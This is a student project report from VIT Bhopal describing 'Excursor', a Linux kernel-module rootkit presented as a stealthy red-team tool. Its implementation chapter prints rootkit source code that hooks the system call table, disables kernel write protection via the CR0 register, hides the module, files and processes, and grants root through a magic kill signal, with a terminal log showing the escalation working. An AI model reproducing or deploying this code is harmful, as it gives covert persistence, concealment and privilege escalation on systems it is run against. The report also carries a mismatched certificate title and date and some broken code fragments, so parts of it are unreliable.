DEVELOPING OS BASED ROOTKIT FOR SYSTEM SECURITY

A PROJECT REPORT

Submitted by

HARSH GIRI (19BCY10037)
ANIRBAN CHAKRABORTY (19BCY10091)
SARTHAK SHARMA (19BCY10134)

in partial fulfillment for the award of the degree of

BACHELOR OF TECHNOLOGY

in

CSE specialization in Cyber Security and Digital Forensics



SCHOOL OF COMPUTING SCIENCE AND ENGINEERING

VIT BHOPAL UNIVERSITY

KOTHRI KALAN, SEHORE
MADHYA PRADESH - 466114

APRIL 2023

VIT BHOPAL UNIVERSITY, KOTHRI KALAN, SEHORE MADHYA PRADESH – 466114

BONAFIDE CERTIFICATE

Certified that this project report titled **"REPLACING TRADITIONAL OTP SYSTEM WITH AN ENHANCED SECURITY TECHNIQUE"** is the bonafide work of "**HARSH GIRI(19BCY10037), ANIRBAN CHAKRABORTY (19BCY10091), SARTHAK SHARMA (19BCY10134)"**

who carried out the project work under my supervision. Certified further that to the best of my knowledge the work reported at this time does not form part of any other project/research work based on which a degree or award was conferred on an earlier occasion on this or any other candidate.

DR. R. RAKESH
Program Chair - B.Tech Cyber Security and Digital Forensics SCSESCSE
VIT BHOPAL UNIVERSITY

DR. SARAVANAN S.
Project Guide
VIT BHOPAL UNIVERSITY

The Project Exhibition II Examination is held on**24 DEC 2021**.

ACKNOWLEDGEMENT

First and foremost I would like to thank the Lord Almighty for His presence and immense blessings throughout the project work.

I wish to express my heartfelt gratitude to **Dr Shishir Kumar Shandilya**, Head of the Department, School of Computer Science and Engineering for much of his valuable support and encouragement in carrying out this work.

I would like to thank my internal guide **Dr. Saravanan S.**, for continually guiding and actively participating in my project, giving valuable suggestions to complete the project work.

I would like to thank all the technical and teaching staff of the School of Computer Science and engineering, who extended directly or indirectly all support.

Last, but not least, I am deeply indebted to my parents who have been the greatest support while I worked day and night for the project to make it a success.

ABSTRACT

It's worth noting that rootkits are primarily designed for stealth and can be used by cybersecurity professionals for defensive purposes, such as detecting and removing malicious rootkits, analyzing vulnerabilities in operating systems, and testing the effectiveness of security controls. Additionally, rootkits can be used in research and development to study the behavior of malware and improve the detection and response capabilities of security software. It's essential to remember that the use of rootkits should be carried out ethically, with appropriate authorization and consent from the relevant stakeholders, and in compliance with relevant laws and regulations.

Rootkits can be used in penetration testing to simulate real-world attacks and identify vulnerabilities in computer systems. This can help organizations assess their security posture and identify weaknesses that could be exploited by attackers.

In the event of a security breach, rootkits can be used by cybersecurity professionals to detect and remove malware that may be hiding within the system. Rootkits can also be used to gather intelligence about the attack, such as the attacker's methods and objectives.

Rootkits can be used in the development and testing of security software to study the behavior of malware and improve the effectiveness of detection and response capabilities. This can help improve the overall security posture of organizations and protect against future attacks.

[PURPOSE-METHODOLOGY-FINDINGS]

Purpose of our project is to explore the offensive capabilities of a rootkit in an ethical way for offensive security.

We’re achieving the purpose of our project by using system API hooking and other advanced techniques.

We found out that the traditional tool based approach used in Red Teaming creates noises in the network and are not at all stealthy. We wish to create a tool that can help teams in their engagement while auditing in a more stealthy and elegant manner.

TABLE OF CONTENTS

CHAPTER NO.	TITLE	PAGE NO.
	ListofAbbreviations	-
	List of Figures and Graphs	-
	ListofTables	-
	Abstract	4
1	**CHAPTER-1:** **PROJECT DESCRIPTION AND OUTLINE** 1.1 Introduction 1.2 Problem Statement 1.3 Objective of the work	7
2	**CHAPTER-2:** **RELATED WORK INVESTIGATION** 2.1 Introduction 2.2 Existing Approaches/Methods 2.3 Pros and Cons of the stated Approaches/Methods 2.4 Issues/observations from investigation	8
3	**CHAPTER-3:** **REQUIREMENT ARTIFACTS** 3.1 Hardware and Software Requirements	9
4	**CHAPTER-4:** **DESIGN METHODOLOGY AND ITS NOVELTY** 4.1 Novelty 4.2 Functional modules design and analysis 4.3 Software Architectural designs	10 11 12

5	**CHAPTER-5:** **TECHNICAL IMPLEMENTATION & ANALYSIS** 5.1 Technical coding and code solutions 5.2 Test and validation	13 18
6	**CHAPTER-6:** **PROJECT OUTCOME AND APPLICABILITY** 6.1Outcome 6.2 Project applicability on Real-world applications	19
7	**CHAPTER-7:** **CONCLUSIONS AND RECOMMENDATION** 7.1Conclusion 7.3 Future Enhancements	20 21
	References	22

1.1 INTRODUCTION

The traditional way of a security Penetration testing engagement is usually done first by sweeping the network of the available systems, identifying a flaw or vulnerability and then trying to exploit that to gain further access to the system. This process repeats until we either hit the system administrator account (which mean we have compromised the network) or we find a tightened security measure which is beyond the knowledge of the engaging team. The software's thus used in the engagement are often noisy and are detected by system based firewall system which blocks incoming or outgoing network traffic thus hindering the engagement. Our aim is to make a offensive software which will be stealthy and subsequently can carry out auditing in a safe manner.

1.2 PROBLEM STATEMENT

As known, in the general during a Black Box testing environment many software having offensive capabilities are executed on a test system to find vulnerabilities or flaws within the system. Upon finding such vulnerability further software enhancing the exploitation of the system is used which can trigger system based protections. We aim to enhance the security of this current system.

1.3 OBJECTIVE OF THE WORK

Our main objective here is to build a offensive capabilities based software which can use stealth to operate without triggering any firewalls or anti viruses that can hinder a penetration test. This "tool" can also be used as a backdoor that is effective when engagement teams are auditing multiple networks or systems.

One major drawback of our project is that it only is made for UNIX based systems and does not have any networking ability i.e cannot be operated remotely.

2. RELATED WORK INVESTIGATION

Penetration testing is a vital component of offensive security, and several tools are used to simulate real-world attacks and identify vulnerabilities in computer systems. These tools are designed to uncover weaknesses in the system and provide valuable insights that can be used to improve the organization's security posture.

The tools used in penetration testing include vulnerability scanners, network mapping tools, exploit frameworks, password cracking tools, and social engineering tools. Vulnerability scanners are used to identify potential vulnerabilities in a system, while network mapping tools help identify the network topology and potential entry points for attackers.

Exploit frameworks are used to test and exploit identified vulnerabilities, while password cracking tools are used to test the strength of user passwords.

Finally, social engineering tools are used to assess the human factor in security and identify potential weaknesses in the organization's security policies and procedures.

3.1 REQUIREMENT ARTIFACTS

Hardware Requirements

- Modern Operating System:
- x86 64-bit CPU (Intel / AMD architecture)
- 2 GB RAM.
- 5 GB free disk space

Software Requirements

- Operating system: UNIX Kernel Version 2.6.X – 5.X
- GCC or G++ execution environment
- Make package
- Linux DevUtils

4.1 DESIGN METHODOLOGY AND ITS NOVELTY

It's important to note that the use of rootkits, even when used ethically, can be highly intrusive and can carry significant risks if not executed properly.
However, when used ethically and with appropriate authorization and consent, rootkits can provide valuable insights that traditional Penetraton testing tools may not be able to provide.

For example, rootkits can be used to test the effectiveness of security controls and monitoring systems, identify hidden vulnerabilities that may not be detected by traditional tools, and test the resilience of the system against sophisticated attacks.

Rootkits can also be used to test the response capabilities of security teams and assess their ability to detect and respond to advanced threats. So far rootkits have only been used as type of a carrier for malware but in this project we are trying to use this technology for security auditing to boost up security of the systems.

4.2 MODULES


(1) excursor.c:This is the main rootkit source code file written in C with some parts in inline Assembly. The code is written in such a way that the rootkit becomes operational and executes in a safe manner from UNIX Kernel versions 2.6.x to 5.x. Since this is essentially a kernel module and since Unix treats everything (including a device driver) as a file system we will be using the “kernel.h” header file.

(2) excursor.h: The header file contains all the auxiliary information which if kept in excursor.c file might cause confusion. The header file contains the magic prefix word (which is used to hide a file or directory from user) and some macros which describes the register values concerned with the kernel.

(3) Makefile: We will be using a makefile since it is a build automation tool that is used to simplify the process of compiling and linking code into executable programs or libraries. It consists of a set of rules and dependencies that specify how the source code files should be compiled and linked, and how the resulting binaries should be organized and installed.

The primary advantage of using Makefile is that it automates the build process, making it more efficient, consistent, and error-free. By specifying the dependencies between source code files and the build commands needed to compile them, Makefile can automatically track changes in the source code and rebuild only those parts that have been modified, avoiding the need to manually recompile the entire codebase.

4.3 ARCHITECTURAL DESIGN



5.1 TECHNICAL IMPLEMENTATION & ANALYSIS

Excursor.c

1. Rootkit init module:

```
#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)
        //call to overwrite cr0 WP bit
        cr0 = read_cr0();
#elif IS_ENABLED(CONFIG_ARM64)
        update_mapping_prot = (void *)kallsyms_lookup_name("update_mapping_prot");
        start_rodata = (unsigned long)kallsyms_lookup_name("__start_rodata");
        init_begin = (unsigned long)kallsyms_lookup_name("__init_begin");
#endif

        //call to the hide function
        module_hide();
        tidy();

#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)

        //this is the hooking part, we are overwrting the directory entry (getdents with our fake
system call, in our case kill system
        orig_getdents = (t_syscall)__sys_call_table[__NR_getdents];
        //this line puts the orig_getdents on our variable, we will swap this with our own one.
        //getdents is here for our file and directory hiding feature
        orig_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64];
        //for 64getdents
        orig_kill = (t_syscall)__sys_call_table[__NR_kill];
        //here kill system call is put into the variable
#else

        //for backward kernels
        orig_getdents = (orig_getdents_t)__sys_call_table[__NR_getdents];
        orig_getdents64 = (orig_getdents64_t)__sys_call_table[__NR_getdents64];
        orig_kill = (orig_kill_t)__sys_call_table[__NR_kill];
#endif

        unprotect_memory();
        //this is done so that the module does not crash

        //Now we swap in our fake functions in place of legitimate ones
        __sys_call_table[__NR_getdents] = (unsigned long) owari_getdents;
        __sys_call_table[__NR_getdents64] = (unsigned long) owari_getdents64;
        __sys_call_table[__NR_kill] = (unsigned long) owari_kill;

        protect_memory();

        return 0;
}
```

2. Cr0 overwrite function in excursor.c

```
/*we know that lkm run in level 0 so we can just write directly to cr0 registry and we don’t need
to call write_cr0() function .
__force_order is used to force instruction serialization.
*/
//This changes the WP bit of cr0 register to 1, enabling syscall table overwrite.
#if LINUX_VERSION_CODE > KERNEL_VERSION(4,16,0)
static inline void write_cr0_forced(unsigned long val){
        unsigned long __force_order;
        asm volatile(
                "mov %0, %%cr0":"+r"(val), "+m"(__force_order));
}
#endif

static inline void protect_memory(void){
#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)
#if LINUX_VERSION_CODE > KERNEL_VERSION(4,16,0)
        write_cr0_forced(cr0);
#else
        //so if the kernel version is less than 4.16.0 we don't need to force, can just simply
change the parameter (described in the excursor.h
        write_cr0(cr0);
#endif
#elif IS_ENABLED(CONFIG_ARM64)
        update_mapping_prot(__pa_symbol(start_rodata), (unsigned long)start_rodata, section_size,
PAGE_KERNEL_RO);
#endif
}
```

3. Fake get_Dirents which would replace the original one

```
asmlinkage int owari_getdents(unsigned int fd, struct linux_dirent __user *dirent, unsigned int
count)
{
        int ret = orig_getdents(fd, dirent, count), err;
#endif
        unsigned short proc = 0;
        unsigned long off = 0;
        struct linux_dirent *dir, *kdirent, *prev = NULL;
        struct inode *d_inode;

        if (ret <= 0)
                return ret;

        kdirent = kzalloc(ret, GFP_KERNEL);
        if (kdirent == NULL)
                return ret;

        err = copy_from_user(kdirent, dirent, ret);
        if (err)
                goto out;

#if LINUX_VERSION_CODE < KERNEL_VERSION(3, 19, 0)
        d_inode = current->files->fdt->fd[fd]->f_dentry->d_inode;
#else
        d_inode = current->files->fdt->fd[fd]->f_path.dentry->d_inode;
#endif

        if (d_inode->i_ino == PROC_ROOT_INO && !MAJOR(d_inode->i_rdev)
                /*&& MINOR(d_inode->i_rdev) == 1*/)
                proc = 1;
```

4. Elevate to root using commit creds:

```
void
elevate_root(void)
{
        #if LINUX_VERSION_CODE < KERNEL_VERSION(2, 6, 29)
                current->uid = current->gid = 0;
                current->euid = current->egid = 0;
                current->suid = current->sgid = 0;
                current->fsuid = current->fsgid = 0;
        #else
                struct cred *newcreds;
                newcreds = prepare_creds();
                if (newcreds == NULL)
                        return;
                #if LINUX_VERSION_CODE >= KERNEL_VERSION(3, 5, 0) \
                        && defined(CONFIG_UIDGID_STRICT_TYPE_CHECKS) \
                        || LINUX_VERSION_CODE >= KERNEL_VERSION(3, 14, 0)
                        newcreds->uid.val = newcreds->gid.val = 0;
                        newcreds->euid.val = newcreds->egid.val = 0;
                        newcreds->suid.val = newcreds->sgid.val = 0;
                        newcreds->fsuid.val = newcreds->fsgid.val = 0;
                #else
                        newcreds->uid = newcreds->gid = 0;
                        newcreds->euid = newcreds->egid = 0;
                        newcreds->suid = newcreds->sgid = 0;
                        newcreds->fsuid = newcreds->fsgid = 0;
                #endif
                commit_creds(newcreds);
        #endif
}
```

5. Kill processes specified

```
asmlinkage int owari_kill(const struct pt_regs *pt_regs){
#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)
        pid_t pid = (pid_t) pt_regs->di;
        int sig = (int) pt_regs->si;
#elif IS_ENABLED(CONFIG_ARM64)
        pid_t pid = (pid_t) pt_regs->regs[0];
        int sig = (int) pt_regs->regs[1];
#endif
#else
asmlinkage int owari_kill(pid_t pid, int sig){
#endif
        struct task_struct *task;
        switch (sig) {
                case SIGINVIS:
                        if ((task = find_task(pid)) == NULL)
                                return -ESRCH;
                        task->flags ^= PF_INVISIBLE;
                        break;
                case SIGSUPER:
                        elevate_root();
                        break;
                case SIGMODINVIS:
                        if (module_hidden) module_show();
                        else module_hide();
                        break;
                default:
#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
                        return orig_kill(pt_regs);
#else
                        return orig_kill(pid,sig);
#endif
        }
        return 0;
}
```

Excursor.h header file

```
       d_ino is an inode number.  d_off is the distance from the start
       of the directory to the start of the next linux_dirent.  d_reclen
       is the size of this entire linux_dirent.  d_name is a null-
       terminated filename.*/
struct linux_dirent {
        unsigned long   d_ino;
        unsigned long   d_off;
        unsigned short  d_reclen;
        char            d_name[1];
};

#define MAGIC_PREFIX "himitsu_ex" //the magic prefix which when rename to a file or directory,
                                  will be invisible

#define PF_INVISIBLE 0x10000000

#define MODULE_NAME "excursor"

enum {
        SIGINVIS = 31,
        SIGSUPER = 64,
        SIGMODINVIS = 63,
};

#ifndef IS_ENABLED
#define IS_ENABLED(option) \
(defined(__enabled_ ## option) || defined(__enabled_ ## option ## _MODULE))
#endif

#if LINUX_VERSION_CODE >= KERNEL_VERSION(5,7,0)
#define KPROBE_LOOKUP 1
#include <linux/kprobes.h>
static struct kprobe kp = {
            .symbol_name = "kallsyms_lookup_name"
};
#endif
```

Makefile

```
obj-m := excursor.o
CC = gcc -Wall
KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)

all:
        $(MAKE) -C $(KDIR) M=$(PWD) modules

clean:
        $(MAKE) -C $(KDIR) M=$(PWD) clean
```

5.2 TESTING AND VALIDATION

```
sakai@ubuntu:~/Documents/Excursor$ sudo make
make -C /lib/modules/4.15.0-142-generic/build M=/home/sakai/Documents/Excursor modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-142-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-142-generic'
sakai@ubuntu:~/Documents/Excursor$
```

```
sakai@ubuntu:~/Documents/Excursor$ mkdir himitsu_ex_SECRET_DIRECTORY
sakai@ubuntu:~/Documents/Excursor$ ls -la
total 236
drwxrwxr-x 4 sakai sakai  4096 Jan 10 23:26 .
drwxr-xr-x 6 sakai sakai  4096 Jan 10 22:18 ..
-rw-r--r-- 1 root  root  75972 Jan 10 22:27 .cache.mk
-rw-rw-r-- 1 sakai sakai 13814 Jan 10 23:21 excursor.c
-rw-rw-r-- 1 sakai sakai  1990 Jan 10 23:18 excursor.h
-rw-r--r-- 1 root  root  10528 Jan 10 23:21 excursor.ko
-rw-r--r-- 1 root  root    281 Jan 10 23:21 .excursor.ko.cmd
-rw-r--r-- 1 root  root    603 Jan 10 23:21 excursor.mod.c
-rw-r--r-- 1 root  root   2584 Jan 10 23:21 excursor.mod.o
-rw-r--r-- 1 root  root  29970 Jan 10 23:21 .excursor.mod.o.cmd
-rw-r--r-- 1 root  root  10696 Jan 10 23:21 excursor.o
-rw-r--r-- 1 root  root  46012 Jan 10 23:21 .excursor.o.cmd
-rw-r--r-- 1 root  root    175 Jan 10 23:21 excursor.o.ur-safe
-rw-rw-r-- 1 sakai sakai   187 Dec 16 03:14 Makefile
-rw-r--r-- 1 root  root     50 Jan 10 23:22 modules.order
-rw-r--r-- 1 root  root      0 Jan 10 23:21 Module.symvers
drwxr-xr-x 2 root  root   4096 Jan 10 23:22 .tmp_versions
sakai@ubuntu:~/Documents/Excursor$
```

```
sakai@ubuntu:~/Documents/Excursor$ whoami ; id ; hostname
sakai
uid=1000(sakai) gid=1000(sakai) groups=1000(sakai),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
113(lpadmin),128(sambashare)
ubuntu
sakai@ubuntu:~/Documents/Excursor$ sudo insmod excursor.ko
sakai@ubuntu:~/Documents/Excursor$ kill -64 0
sakai@ubuntu:~/Documents/Excursor$ whoami ; id ; hostname
root
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin)
,128(sambashare),1000(sakai)
ubuntu
sakai@ubuntu:~/Documents/Excursor$
```

6.1 PROJECT OUTCOME AND APPLICABILITY

OUTCOME

When penetration testing was starting to take shape as a methodology of auditing systems for vulnerabilities in the mid 90s, many security tools were written with this sole focus in mind. However the security that those systems had to provide against the wrath of the offensive tools was low and could be easily bypassed. An example of this is the “juicy potato” attack against Windows systems (primarily XP and Windows 7 versions). If the privilege SeImpersonatePrivileges were set it was a fairly easy job figuring out the CLSID and then launching the privilege escalation exploit. However today’s technology is vastly different and now systems are very tightly protected that conventional tools and methods would not work.

6.2 PROJECT APPLICABILITY ON REAL WORLD APPLICATIONS

Our Project is mainly focused on helping Red Teaming engagements. By using the rootkit technology we are achieving important focus here i.e stealth, persistence and backdoor. Stealth is required for a smooth engagement procedure. Persistence is absolutely necessary to maintain privileges or to escalate privileges. The team would want to gain a foothold in a system inside a network before going for lateral attack vectors and lastly a network based backdoor which will allow the engagement to continue if suppose a power failure occurs. The persistence would remain.

7.1 CONCLUSION

We fully understand the risks and the dangers associated with this project. The notion of a rootkit being used for malicious purposes and as a malware “carrier” is the norm in the security world. However if used correctly in a ethical manner this technology (which is nothing but another device driver) can be used for computer safety. Furthermore this software can also be used as a monitoring tool having robust capabilities. Operating at the kernel level would mean the rootkit is almost undetectable by other malwares and viruses in the case of a compromise and can act as a forensic tool by gathering information logs and backing up important data when time is crucial.

7.3 FUTURE ENHANCEMENTS

A simple rootkit doesn’t cut it for most systems, especially ones with higher risks or sensitivity attached to them. For it to be truly safe to use and as a tool for many areas in cyber security it has to be custom made for the purpose it is to be used for:

- Malware Analysis: Suppose in the case of a malware spread our rootkit should be able to log its spread realtime and backup or potentially stop the malware as it would have a greater privilege over the malware operating from kernel space
- Forensic Analysis: A rootkit can be used as a forensic analysis tool
- System Monitoring

We plan to add this feature to make our project more varied and possibly make rootkits a medium of security rather than it being a dangerous tool being considered as malware.

REFERENCES

1. Kernel Rootkit experiences and the future, Phrack Magazine, 2003
2. Complete Linux Loadable Kernel Modules, pragmatic and THC, March 1999
3. Linux on the fly, kernel patching without LKM, sd, devik, Phrack magazine, 2001
4. Linux Rootkits: New Methods for Kernel 5.7+, TheXcellerator, 2021